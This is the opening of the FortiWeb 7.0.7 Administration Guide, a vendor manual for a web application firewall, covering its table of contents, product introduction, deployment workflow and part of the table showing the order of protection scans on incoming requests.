FortiWeb Administration Guide

VERSION 7.0.7

FORTINET DOCUMENT LIBRARY
HTTPs://docs.fortinet.com

FORTINET VIDEO GUIDE
HTTPs://video.fortinet.com

FORTINET BLOG
HTTPs://blog.fortinet.com

CUSTOMER SERVICE & SUPPORT
HTTPs://support.fortinet.com

FORTINET COOKBOOK
HTTPs://cookbook.fortinet.com

FORTINET TRAINING & CERTIFICATION PROGRAM
HTTPs://www.fortinet.com/support-and-training/training.html

NSE INSTITUTE
HTTPs://training.fortinet.com

FORTIGUARD CENTER
HTTPs://fortiguard.com/

END USER LICENSE AGREEMENT
HTTPs://www.fortinet.com/doc/legal/EULA.pdf

FEEDBACK
Email: techdocs@fortinet.com

May 19, 2023
FortiWeb 7.0.7 Administration Guide
1st Edition

Change log

May 19, 2023	Initial release.

TABLE OF CONTENTS

Change log ... **3**
Introduction ... **15**
Benefits ... 15
Architecture ... 17
Scope ... 17
What's new ... **19**
Key concepts ... **20**
Workflow ... 20
Sequence of scans ... 22
IPv6 support ... 30
Solutions for specific web attacks ... 32
HTTP/HTTPS threats ... 32
DoS attacks ... 36
HTTP/2 support ... 38
HTTP sessions & security ... 39
FortiWeb sessions vs. web application sessions ... 41
Sessions & FortiWeb HA ... 43
FortiWeb high availability (HA) ... 44
Active-Passive HA ... 45
Standard Active-Active HA ... 45
High volume active-active HA ... 47
Administrative domains (ADOMs) ... 48
Defining ADOMs ... 49
Assigning administrators to an ADOM ... 51
How to use the web UI ... 51
System requirements ... 51
URL for access ... 51
Permissions ... 52
Maximum concurrent administrator sessions ... 55
Global web UI & CLI settings ... 55
Buttons, menus, & the displays ... 58
Shutdown ... 60
How to set up your FortiWeb ... **62**
Appliance vs. VMware ... 62
Registering your FortiWeb ... 62
Planning the network topology ... 62
External load balancers: before or after? ... 63
How to choose the operation mode ... 65
Topology for Reverse Proxy mode ... 70
Topology for either of the transparent modes ... 71
Topology for Offline Protection mode ... 73
Topology for WCCP mode ... 74
Topologies for high availability (HA) clustering ... 75

Connecting to the web UI or CLI ... 77
Connecting to the web UI ... 78
Connecting to the CLI ... 79
Updating the firmware ... 83
Testing new firmware before installing it ... 83
Installing firmware ... 85
Installing alternate firmware ... 90
Changing the “admin” account password ... 93
Setting the system time & date ... 95
Setting the operation mode ... 97
Feature visibility ... 99
Configuring High Availability (HA) basic settings ... 99
Basic settings ... 100
Configuring redundant interfaces in HA ... 105
Checking your HA topology information and statistics ... 106
HA heartbeat & active node election ... 106
Synchronization ... 109
Replicating the configuration without FortiWeb HA (external HA) ... 111
Configuring the network settings ... 116
To configure a network interface or bridge ... 116
Adding a gateway ... 133
Creating a policy route ... 138
Configuring DNS settings ... 141
Configuring HA settings specifically for active-passive and standard active-active modes ... 144
HA Static Route and Policy Route ... 144
Load-balancing algorithm ... 145
HA Health Check ... 145
Configuring HA settings specifically for high volume active-active mode ... 147
Allocating nodes ... 147
Creating traffic distribution ... 147
Defining your web servers & load balancers ... 152
Protected web servers vs. allowed/protected host names ... 152
Defining your protected/allowed HTTP “Host:” header names ... 152
Defining your web servers ... 155
Defining your proxies, clients, & X-headers ... 186
Defining your network services ... 190
Configuring virtual servers on your FortiWeb ... 192
Enabling or disabling traffic forwarding to your servers ... 193
Configuring FortiWeb to receive traffic via WCCP ... 194
Configuring the FortiWeb WCCP client settings ... 194
Viewing WCCP protocol information ... 196
Example: Using WCCP with FortiOS 5.2.x ... 197
Example: Using WCCP with FortiOS 5.4 ... 199
Example: Using WCCP with multiple FortiWeb appliances ... 199
Example: Using WCCP with a Cisco router ... 201
Configuring basic policies ... 203
Example 1: Configuring a policy for HTTP ... 203

Example 2: Configuring a policy for HTTPS 204
Example 3: Configuring a policy for load balancing 204
Testing your installation 205
Reducing false positives 206
Testing for vulnerabilities & exposure 206
Expanding the initial configuration 206
Switching out of Offline Protection mode 207
Policies 209
How operation mode affects server policy behavior 209
Configuring the global object allow list 210
Configuring the allow list at server policy level 215
Configuring a protection profile for inline topologies 219
Generating a protection profile using scanner reports 225
WhiteHat Sentinel scanner report requirements 225
Telefónica FAAST scanner report requirements 226
HP WebInspect scanner report requirements 227
Configuring a protection profile for an out-of-band topology or asynchronous mode of operation 229
Client management 233
How client management works 234
Configuring threat weight 235
Configuring client management 236
Configuring a server policy 238
HTTP pipelining 251
Multiplexing client connections 253
Enabling or disabling a policy 253
Configuring traffic mirror 254
Enabling traffic mirror 254
Creating a traffic mirror rule 254
Configuring a traffic mirror policy 255
ADFS Proxy 255
Configuring FortiWeb as an ADFS proxy 258
Configuring a virtual server 258
Creating an ADFS server pool 259
Uploading trusted CA certificates 263
Creating an ADFS server policy 265
Troubleshooting 268
Configuring FTP security 268
Enabling FTP security 269
Creating an FTP command restriction rule 269
Creating an FTP file check rule 271
Configuring an FTP security inline profile 273
Creating an FTP server pool 274
Creating an FTP server policy 279
Secure connections (SSL/TLS) 283
Offloading vs. inspection 283
Supported cipher suites & protocol versions 285

SSL offloading cipher suites and protocols (Reverse Proxy and True Transparent Proxy) 285
SSL inspection cipher suites and protocols (offline and Transparent Inspection) 290
CA certificates 291
Importing CA certificate files locally 291
Grouping trusted CA certificates 293
How to offload or inspect HTTPS 294
Local certificates 294
Let's Encrypt certificates 295
Using session keys provided by an HSM 297
Generating a certificate signing request 300
Uploading a server certificate 303
Forcing clients to use HTTPS 310
HTTP Public Key Pinning 311
How to apply PKI client authentication (personal certificates) 312
Example: Generating & downloading a personal certificate from Microsoft Windows 2003 Server 316
Example: Downloading the CA's certificate from Microsoft Windows 2003 Server 318
Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7 319
Uploading the CA's certificate to FortiWeb's trusted CA store 320
Configuring FortiWeb to validate client certificates 321
Configure FortiWeb to validate server certificates 323
Use URLs to determine whether a client is required to present a certificate 324
Using XML client certificates and server certificates for WS-Security rule 325
Seamless PKI integration 326
Revoking certificates 329
How to export/back up certificates & private keys 330
How to change FortiWeb's default certificate 330
Configuring OCSP stapling 331
Users 333
Authentication styles 333
Via the "Authorization:" header in the HTTP/HTTPS protocol 333
Via forms embedded in the HTML 334
Via a personal certificate 335
Offloading HTTP authentication & authorization 336
Configuring local end-user accounts 338
Configuring queries for remote end-user accounts 339
Grouping users 350
Applying user groups to an authorization realm 351
Creating reCAPTCHA servers 354
OAuth Authorization 355
Application delivery 358
Rewriting & redirecting 359
Example: HTTP-to-HTTPS redirect 364
Example: Full host name/URL translation 367
Example: Sanitizing poisoned HTML 369

Example: Inserting & deleting body text 372
Example: Rewriting URLs using regular expressions 373
Example: Rewriting URLs using variables 373
Compression 375
Configuring compression exemptions 375
Configuring compression offloading 375
Site Publishing (Single sign-on) 378
Two-factor authentication 379
RSA SecurID authentication 380
Changing user passwords at login 380
Offloaded authentication and optional SSO configuration 381
Creating an Active Directory (AD) user for FortiWeb - Keytab File 391
Using Kerberos authentication delegation 396
Using Form Based Delegation 399
Caching 401
What can be cached? 404
Acceleration 404
Scripting 406
Web protection 408
Blocking known attacks 409
Connecting to FortiGuard services 417
Receiving quarantined source IP addresses from FortiGate 428
False Positive Mitigation for SQL Injection signatures 429
Configuring action overrides or exceptions to data leak & attack detection signatures 430
Defining custom data leak & attack signatures 437
Defeating cipher padding attacks on individually encrypted inputs 445
Advanced protection 449
Custom Policy 449
Defeating cross-site request forgery (CSRF) attacks 455
HTTP Security Headers 459
Protection for Man-in-the-Browser (MiTB) attacks 462
URL encryption 469
Link cloaking 473
Syntax-based SQL/XSS injection detection 474
Cookie security 486
Input validation 489
Validating parameters (“input rules”) 490
Preventing tampering with hidden inputs 495
Limiting file uploads 499
Web Shell Detection 506
Protocol constraints 509
HTTP/HTTPS protocol constraints 509
WebSocket protocol 522
Access control 526
Restricting access to specific URLs 526
Cross-Origin Resource Sharing (CORS) protection 531
Specifying allowed HTTP methods 534

ML Based Anomaly Detection 537
Viewing domain data 542
Viewing anomaly detection log 549
Anti-defacement 554
Specifying files that anti-defacement does not monitor 558
Accepting or reverting changed files 559
Reverting a defaced website 559
Zero Trust Network Access (ZTNA) 561
ZTNA telemetry, tags, and policy enforcement 561
Prerequisites 561
Basic ZTNA configuration 562
Configuring FortiClient EMS Connector for ZTNA 563
Verifying EMS CA certificate, ZTNA tag, and FortiClient endpoint synchronized from FortiClient EMS 567
Configuring a ZTNA Profile 569
Referencing ZTNA profile in a server policy 570
Certificate Verify 571
SNI 572
ZTNA troubleshooting and debugging 572
Bot mitigation 589
Configuring threshold based detection 589
Configuring biometrics based detection 594
Configuring bot deception 596
Configuring known bots 598
Configuring bot mitigation policy 601
Configuring ML Based Bot Detection policy 602
Basic Concepts 602
Limit sample collection from IPs 608
Exception URLs 609
Viewing bot detection model status 609
Viewing the bot detection violations 612
Exception Policy 613
API Protection 617
Configuring JSON protection 617
Importing JSON schema files 617
Creating JSON protection rules 618
Creating JSON protection policy 621
Configuring XML protection 622
Importing XML schema files 623
Creating XML protection rules 624
Creating XML protection policies 627
Importing WSDL files 628
Configuring exempted URLs 629
Configuring attack logs to retain packet payloads for XML protection 630
Creating WS-Security rules 631
OpenAPI Validation 634

Use cases 635
Creating OpenAPI files 644
Creating OpenAPI validation policies 645
Configuring mobile API protection 647
API gateway 650
Managing API users 650
Configuring API gateway policy 652
Configuring API gateway rules 652
Configuring ML Based API Protection policy 656
Viewing API Protection domain data 659
Editing and viewing machine learning models for API paths 661
Viewing API path data 665
DoS protection 666
DoS prevention 666
Configuring application-layer DoS protection 666
Configuring network-layer DoS protection 676
Grouping DoS protection rules 679
Preventing slow and low attacks 679
Configuring protection rules for slow and low attacks 680
IP Protection 683
GEO IP - Blocklisting & whitelisting countries & regions 683
IP List - Blocklisting & whitelisting clients using a source IP or source IP range 685
IP Reputation - Blocklisting source IPs with poor reputation 688
Tracking 692
Compliance 698
Authorization 699
Preventing data leaks 699
Vulnerability scans 699
Preparing for the vulnerability scan 700
Scheduling web vulnerability scans 701
Configuring vulnerability scan profiles 702
Running vulnerability scans 705
Viewing/downloading vulnerability scan reports 707
Administrators 709
Configuring access profiles 712
Grouping remote authentication queries and certificates for administrators 714
Changing an administrator's password 715
Certificate-based Web UI login 715
Advanced/optional system settings 719
Changing the FortiWeb appliance's host name 719
Fail-to-wire for power loss/reboots 720
Customizing error and authentication pages (replacement messages) 721
Configuring an error or authentication page 721
Pre-login disclaimer message 722
Attack block page HTTP response codes 722

Macros in custom error and authentication pages 722
Customizing the message returned for LDAP errors (%%REPLY_TAG%% macro) 724
Hiding the checkbox "I want to change my password after logging in" 724
Configuring machine-learning URL replacer policy 725
Configure a URL replacer rule 725
Configuring a URL replacer policy 729
Configuring the integrated firewall 729
Network address translation (NAT) 733
Advanced settings 735
Example: Setting a separate rate limit for shared Internet connections 738
Backup & restore 740
Backing up configurations 740
Restoring a previous configuration 743
Backing up application Keys 744
Dashboard 745
System Information widget 746
License widget 748
System Resources widget 751
Attack Log widget 752
HTTP Throughput Monitor widget 753
Attack Event History widget 754
Event Log Console widget 757
Policy Sessions widget 757
Operation widget 758
FortiView 760
Interface 761
Topology 766
Security 771
Traffic 783
Sessions 787
Monitoring your system 793
Logging 793
About logs & logging 793
Configuring logging 795
Viewing log messages 811
Coalescing similar attack log messages 816
Analyzing attack logs in FortiWeb Cloud Threat Analytics 817
Alert email 818
Configuring email settings 819
Configuring alert email for event logs 821
SNMP traps & queries 822
Configuring an SNMP community 823
MIB support 825
Reports 826
Customizing the report’s headers, footers, & logo 828
Restricting the report’s scope 829
Choosing the type & format of a report profile 831

Scheduling reports 833
Selecting the report's file type & delivery options 834
Viewing & downloading generated reports 835
Blocked users 836
Debug log 837
Monitoring currently blocked IPs 839
Monitoring currently tracked clients 842
FortiGuard updates 846
Vulnerability scans 846
Security Fabric 847
External connectors 847
AWS Connector 847
Azure Connector 848
OCI Connector 849
Fabric Connector: Single Sign On with FortiGate 849
Configuring SSO on FortiGate 849
Configuring SSO on FortiWeb 850
Single Sign-On accounts on FortiWeb 851
Fine-tuning & best practices 853
Hardening security 853
Topology 853
Administrator access 854
User access 857
Signatures & patches 858
Buffer hardening 858
Enforcing valid, applicable HTTP 859
Sanitizing HTML application inputs 860
Improving performance 860
System performance 860
Antivirus performance 860
Regular expression performance tips 861
Logging performance 862
Report performance 862
Vulnerability scan performance 863
Packet capture performance 863
TCP transmission performance tuning 863
Improving fault tolerance 864
Alerting the SNMP manager when HA switches the primary appliance 864
Reducing false positives 864
Regular backups 868
Downloading logs in RAM before shutdown or reboot 869
Downloading logs in RAM before shutdown or reboot 869
Troubleshooting 870
Introduction 870
Troubleshooting outline 871
Establishing a system baseline 871

Determining the source of the problem 872
Planning & access privileges 872
Diagnosing server-policy connectivity issues 873
Diagnosing Network Connectivity Issues 873
Diagnosing server-policy access issues 884
Diagnosing debug flow 892
Error codes displayed when visiting server policy 895
Visiting Server-Policy Has Long Response Time 897
Checking Attack/Traffic/Event logs 900
Forwarding non-HTTP/HTTPS traffic 907
Diagnosing system issues 908
System boot-up issues 908
System login & authentication issues 912
System license issues 917
Firmware upgrade failures 920
DB version&update info 921
Cryptographic Key 924
Resetting the configuration 925
Restoring firmware (“clean install”) 925
Checking System Resource Issues 928
Retrieving system&debug logs 939
Diagnose Crash & Coredump issues 948
Diagnose software function issues 956
Server policy 957
SSL/TLS 963
Application Delivery - URL Rewriting 979
Application Delivery - Site Publish 984
Application Delivery - Caching 998
Application Delivery - Lua Script 1002
Web Protection - General Issues 1003
Web Protection - Known Attack 1008
Web Protection - Advanced Protection 1011
Web Protection - Input Validation 1016
Web Protection - Bot Mitigation 1016
Web Protection - API Protection 1018
Web Protection - IP Protection 1018
Machine Learning - Anomaly Detection 1020
ZTNA troubleshooting and debugging 1026
HA issues 1041
Log&Report issues 1061
Replacement message 1071
Diagnose hardware issues 1072
Using diagnose commands 1072
Diagnosing Power Supply issues 1073
Diagnosing hard disk issues 1073
Diagnosing SSL Card issues 1075
Diagnosing NIC issues 1078
System tools & diagnose commands 1080
Diagnostic Commands 1081

Execute Commands 1082
Ping & Traceroute 1083
Packet capture 1084
Diff 1089
Run backend-shell commands 1090
Upload a file to or download a file from FortiWeb 1092
Appendix A: Port numbers 1093
Appendix B: Maximum configuration values 1096
Maximum values on FortiWeb-VM 1108
Appendix C: FortiWeb-VM licenses 1109
Appendix D: Supported RFCs, W3C, & IEEE standards 1110
RFCs 1110
W3C standards 1111
IEEE standards 1112
Appendix E: Regular expressions 1113
Regular expression syntax 1113
What are back-references? 1118
Cookbook regular expressions 1119
Language support 1121
Appendix F: How to purchase and renew FortiGuard licenses 1123

Introduction

FortiWeb is a web application firewall (WAF) that protects hosted web applications from attacks that target known and unknown exploits. Using multi-layered and correlated detection methods, FortiWeb defends applications from known vulnerabilities and zero-day threats. The Web Application Security Service from FortiGuard Labs uses information based on the latest application vulnerabilities, bots, suspicious URL and data patterns, and specialized heuristic detection engines to keep your applications safe.

FortiWeb also offers a machine-learning function that enables it to automatically detect malicious web traffic. In addition to detecting known attacks, the feature can detect potential unknown zero-day attacks to provide real-time protection for web servers.

FortiWeb allows you to configure these features:

- Vulnerability scanning and patching
- IP reputation, web application attack signatures, credential stuffing defense, anti-virus, and FortiWeb Cloud Sandbox powered by FortiGuard
- Real-time attack insights and reporting with advanced visual analytics tools
- Integration with FortiGate and FortiSandbox for ATP detection
- Behavioral attack detection
- Advanced false positive and negative detection avoidance

FortiWeb hardware and virtual machine platforms are available for medium and large enterprises, as well as for service providers.

Benefits

FortiWeb is designed specifically to protect web servers. It provides specialized application layer threat detection and protection for HTTP and HTTPS services, including:

- Apache Tomcat
- nginx
- Microsoft IIS
- JBoss
- IBM Lotus Domino
- Microsoft SharePoint
- Microsoft Outlook Web App (OWA)
- RPC and ActiveSync for Microsoft Exchange Server
- Joomla
- WordPress

FortiWeb's integrated web-specific vulnerability scanner drastically reduces challenges associated with protecting regulated and confidential data by detecting your exposure to the latest threats, especially the OWASP Top 10 (HTTPs://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project).

FortiWeb's HTTP firewall and denial-of-service (DoS) attack-prevention protects your web applications from attack. Using advanced techniques to provide bidirectional protection against sophisticated threats like SQL injection and cross-site scripting (XSS) attacks, FortiWeb also helps you defend against threats like identity theft, financial fraud, and corporate espionage.

FortiWeb provides the tools you need to monitor and enforce government regulations, industry best practices, and internal security policies, including firewalling and patching requirements from PCI DSS (HTTPs://www.pcisecuritystandards.org/security_standards/getting_started.php).

FortiWeb's application-aware firewall and load balancing engine can:

- Secure HTTP/HTTPS applications.
- Prevent and reverse defacement.
- Improve application stability.
- Monitor servers for downtime & connection load.
- Reduces response times.
- Accelerate SSL/TLS.*
- Accelerate compression.
- Rewrite content on the fly.

* On VM models, acceleration is due to offloading the cryptography burden from the back-end server. On hardware models, cryptography is also hardware-accelerated via ASIC chips.

FortiWeb significantly reduces deployment costs by consolidating WAF, hardware acceleration, load balancing, and vulnerability scanning in a single platform with no per-user pricing. These features:

- Reduce the total resources required to protect your regulated, Internet-facing data.
- Ease the challenges associated with policy enforcement and regulatory compliance.

Architecture



FortiWeb can be deployed in a one-arm topology, but is more commonly positioned inline to intercept all incoming client connections and redistribute them to your servers. FortiWeb has TCP- and HTTP-specific firewalling capabilities. Because it's not designed to provide security to non-HTTP/HTTPS web applications, it should be deployed behind a firewall such as FortiGate that focuses on security for other protocols, including FTP and SSH.

Once FortiWeb is deployed, you can configure it from a web browser or terminal emulator on your management computer.

Scope

This document describes how to set up and configure FortiWeb. It provides instructions to complete first-time system deployment, including planning the network topology, and ongoing maintenance.

It also describes how to use the web user interface (web UI), and contains lists of default utilized port numbers, configuration limits, and supported standards.

After completing How to set up your FortiWeb on page 62, you will have:

- Administrative access to the web UI and/or CLI.
- Completed firmware updates, if any.
- Configured the system time, DNS settings, administrator password, and network interfaces will be configured.

- Set the operation mode.
- Configured basic logging.
- Created at least one server policy.

You can use the rest of this document to:

- Update the FortiWeb appliance.
- Reconfigure features.
- Use advanced features, such as anti-defacement.
- Diagnose problems.

This document is intended for system administrators, not end users. If you are accessing a website protected by FortiWeb and have questions, please contact your system administrator.

Other supporting documents

Together with this document, the following documents are available to help better use the FortiWeb products:

- FortiWeb CLI Reference
- FortiWeb-VM Deployment Guide
- FortiWeb RESTful API Reference

For more information, see FortiWeb documents.

What's new

FortiWeb 7.0.7 is a patch release, and no new features and enhancements are covered in this release.

Key concepts

This chapter defines basic FortiWeb concepts and terms.

If you are new to FortiWeb, or new to network security, this chapter can help you to quickly understand:

- Workflow on page 20
- Sequence of scans on page 22
- IPv6 support on page 30
- Solutions for specific web attacks on page 32
- HTTP/2 support on page 38
- HTTP sessions & security on page 39
- HA heartbeat & active node election on page 106
- Administrative domains (ADOMs) on page 48
- How to use the web UI on page 51
- Shutdown on page 60

Workflow

Begin with How to set up your FortiWeb on page 62 for your initial deployment. These instructions guide you to the point where you have a simple working configuration.

Ongoing use is located in subsequent chapters, and includes instructions for processes including:

- Backing up FortiWeb
- Updating FortiWeb
- Configuring optional features
- Adjusting policies if:
- New attack signatures become available
- Requirements change
- Fine-tuning performance
- Periodic web vulnerability scans if required by your compliance regime
- Monitoring for defacement or focused, innovative attack attempts from advanced persistent threats (APTs)
- Monitoring for accidentally blocklisted client IPs

Because policies consolidate many protection components, you should configure policies after you've configured those components.

This figure illustrates the general configuration process:



This figure illustrates the configuration process for setting up DoS protection:



1. Configure anti-DoS settings for each type:
   - TCP connection floods (Limiting TCP connections per IP address on page 676)
   - TCP SYN floods (Preventing a TCP SYN flood on page 678)
   - HTTP floods (Preventing an HTTP request flood on page 673)
   - HTTP access limits (Limiting the total HTTP request rate from an IP on page 667)
   - Malicious IPs (TCP connection floods detected by session cookie instead of source IP address, which could be shared by multiple clients; Limiting TCP connections per IP address by session cookie on page 671)
2. Group the settings together into a comprehensive anti-DoS policy (Grouping DoS protection rules on page 679).
3. Select the anti-DoS policy in a protection profile, and enable Configuring a protection profile for inline topologies (Configuring a protection profile for inline topologies on page 219).
4. Select the protection profile in a server policy (Configuring a server policy on page 238).

Sequence of scans

FortiWeb applies protection rules and performs protection profile scans in the order of execution according to the below table. To understand the scan sequence, read from the top of the table (the first scan/action) toward the bottom (the last scan/action). Disabled scans are skipped.

You may find the actual scan sequence sometimes is different from what we list below in the scan sequence table. There might be various reasons, for example, for the scans involving the whole request or response packet, its sequence may vary depending on when the packet is fully transferred to FortiWeb. **File Security** is one of the scan items that involve scanning the whole packet. FortiWeb scans `Content-Type:` and the body of the file for File Security. While the `Content-Type:` is scanned instantly, the body of the file may be postponed after the subsequent scans until the whole body of the file is done uploading to FortiWeb.

Please also note that when we talk about scan sequence, it refers to the sequence within the same packet. For example, **TCP Connection Number Limit** precedes **HTTP Request Limit** in the scan sequence table. However, if there are two packets containing HTTP traffic and TCP traffic respectively, and the HTTP packet arrives first, FortiWeb thus checks the **HTTP Connection Number Limit** first.

To improve performance, block attackers using the earliest possible technique in the execution sequence and/or the least memory-consuming technique. The blocking style varies by feature and configuration. For example, when detecting Syntax-based SQL/XSS injection, instead of blocking the SQL/XSS injection by its syntax, you could log and block the injection by the block list defined in IP List. For details, see each specific feature.

Execution sequence (web protection profile)

Scan/action	Involves
Request from client to server	
TCP Connection Number Limit (TCP Flood Prevention)	• Source IP address of the client in the IP layer. • Source port of the client in the TCP layer.
Add X-Forwarded-For:	• `X-Forwarded-For:` • `X-Real-IP:` • `X-Forwarded-Proto:`
Client Management	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186. • `Cookie:` • Session state
IP List	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP

Scan/action	Involves
	headers. For details, see Defining your proxies, clients, & X-headers on page 186. • Source IP address of the client in the IP layer. **Note:** If a source IP is allow listed, subsequent checks will be skipped.
IP Reputation	Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186.
Quarantined source IP addresses	Source IP address of the client in the IP layer.
Known Bots	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186. • Source IP address of the client in the IP layer.
Geo IP	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186. • Source IP address of the client in the IP layer.
WebSocket protocol	• `Host:` • URL in HTTP header • `Origin:` • `Upgrade:` • Frame Size/Message Size • `sec-websocket-extenstions`
Add HSTS Header	`Strict-Transport-Security:`
Protected Server Check	`Host:`
Allow Method	• `Host:` • URL in HTTP header • Request method in HTTP header
Mobile Application Identification	Token header
HTTP Request Limit/sec (HTTP Flood Prevention)	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186. • `Cookie:`

Scan/action	Involves
	• Session state • URL in the HTTP header • HTTP request body
TCP Connection Number Limit (Malicious IP)	• `Cookie:` • Session state • Source IP address of the client in the IP layer • Source port of the client in the TCP layer
HTTP Request Limit/sec (Shared IP) (HTTP Access Limit)	• `ID` field of the IP header • Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186. • HTTP request body
HTTP Authentication	`Authorization:`
Global Object Allow List	• `Cookie: cookiesession1` • URL if `/favicon.ico`, AJAX URL parameters such as `__LASTFOCUS`, and others as updated by the FortiGuard Security Service.
ADFS Proxy	• `Host:` • URL in HTTP header • Request method in HTTP header • Other request headers, especially the X-MS-* headers • Parameters in the URL • Cookies
URL Access	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186. • `Host:` • URL in HTTP header • Source IP of the client in the IP header
Mobile API Protection	• `Host:` • URL in HTTP header • Token header
Padding Oracle Protection	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186.

Scan/action	Involves
	• `Host:` • URL in HTTP header • Individually encrypted URL, cookie, or parameter
HTTP Protocol Constraints	• Source IP address of the client depending on your configuration of X-header rules. This could be derived from either the `SRC` field in the IP header, or the `X-Forwarded-For:` and `X-Real-IP:` HTTP headers. For details, see Defining your proxies, clients, & X-headers on page 186. • `Content-Length:` • Parameter length • Body length • Header length • Header line length • Count of `Range:` header lines • Count of cookies
File Parse	• The body of the file **Note:** File parse is a back-end module which serves to parse the uploaded files that will be further scanned by File Security and Web Shell Detection.
